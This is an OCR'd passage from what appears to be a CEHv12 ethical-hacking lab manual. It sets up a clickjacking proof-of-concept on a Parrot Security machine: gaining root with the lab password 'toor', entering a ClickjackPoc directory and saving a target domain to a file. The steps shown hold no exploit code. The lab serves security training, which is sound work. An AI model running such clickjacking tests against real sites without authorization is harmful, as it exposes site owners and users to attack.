
1. Click **CEHv12 Parrot Security** to switch to **Parrot Security** machine. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.




4. Type **cd ClickjackPoc/** and press **Enter** to navigate to the ClickjackPoc directory.



5. In the terminal window, type **echo "http://www.moviescope.com" | tee domain.txt** and press **Enter**.

